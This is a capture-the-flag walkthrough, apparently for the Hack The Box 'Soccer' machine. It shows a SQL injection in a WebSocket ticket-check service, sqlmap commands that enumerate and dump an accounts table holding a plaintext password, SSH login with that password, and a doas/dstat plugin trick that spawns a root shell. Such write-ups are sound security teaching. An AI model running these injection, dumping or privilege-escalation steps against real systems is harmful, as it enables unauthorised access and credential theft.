
Hello 👋

name@example.com

Email address

Password

Password



Your Ticket Id: 69380


10 days remaining for the match.

Price

Free

** Please don't forget your ticket number. **

This is simple input field checking wether our ticket id exists or not, let's try SQL injection here.



Your Ticket Id: 97305

97305 OR 1=1

Ticket Exists


10 days remaining for the match.

Price

Free

** Please don't forget your ticket number. **


With use of BurpSuite we were able to intercept WebSockets message.




WebSockets message to http://soc-player.soccer.htb:9091/

```
{
  "id":"93791 OR 1=1"
}
```

We could send this to Repeater and run SQL commands but we won't see the response, it is called Blind SQL Injection. For the purpose of automating this process let's use sqlmap.




```
└─$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id":"97305"}'
```




```
(custom) POST parameter 'JSON id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
---
Parameter: JSON id ((custom) POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id":"97305 AND (SELECT 6987 FROM (SELECT(SLEEP(5)))AKOF)"}
---
[12:43:56] [INFO] the back-end DBMS is MySQL
```

We can see that it's running MySQL. Let's update our command by this, set use default user input and enumerate databases.




```
─$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id":"97305"}' -dbs --batch -dbms mysql
```




```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Now let's enumerate tables of soccer_db.




```
└─$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id":"97305"}' -D soccer_db --batch --dbms mysql --tables
```




```
Database: soccer_db
[1 table]
+----------+
| accounts |
+----------+
```

Now that we know database and its tables let's display columns.




```
 └─$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id":"97305"}' -D soccer_db -T accounts --batch --dbms mysql --
columns
```




```
Database: soccer_db
Table: accounts
[4 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| email    | varchar(40) |
| id       | int         |
| password | varchar(40) |
| username | varchar(40) |
+----------+-------------+
```

Finally, let's dump entries from this table.




```
└─$ sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id":"97305"}' -D soccer_db -T accounts -C id,username,password
 --batch --dbms mysql --dump
```




```
Database: soccer_db
Table: accounts
[1 entry]
+------+----------+----------------------+
| id   | username | password             |
+------+----------+----------------------+
| 1324 | player   | PlayerOftheMatch2022 |
+------+----------+----------------------+
```


Success ! Now we can try connecting to player user by SSH, user flag can be found at /home/player.



```
─$ ssh player@10.129.49.246
```




```
player@soccer:~$ whoami
player
```




```
player@soccer:~$ ls /home/player
user.txt
```

Trying to escalate privileges let's find files with SUID bit set.




```
player@soccer:/usr/local/bin$ find / -perm -4000 2>/dev/null
/usr/local/bin/doas
```




```
player@soccer:~$ find / -type f -name "doas.conf" 2>/dev/null
/usr/local/etc/doas.conf
```

Doas is a binary that executes commands as another user, we can find its config file at /usr/local/etc/doas.conf.




```
permit nopass player as root cmd /usr/bin/dstat
```

Interesting note found in config file, it seems we can run dstat as root so similar to sudo. At GTFObins we can find a way to escalate privileges if we are able to run dstat binary with sudo.



```
player@soccer:/usr/local/bin$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_xxx.py
player@soccer:/usr/local/bin$ ./doas -u root /usr/bin/dstat --xxx
```

Success ! We've obtained root access and root flag can be found at /root.



```
# whoami
root
# ls /root
app  root.txt  run.sql  snap
```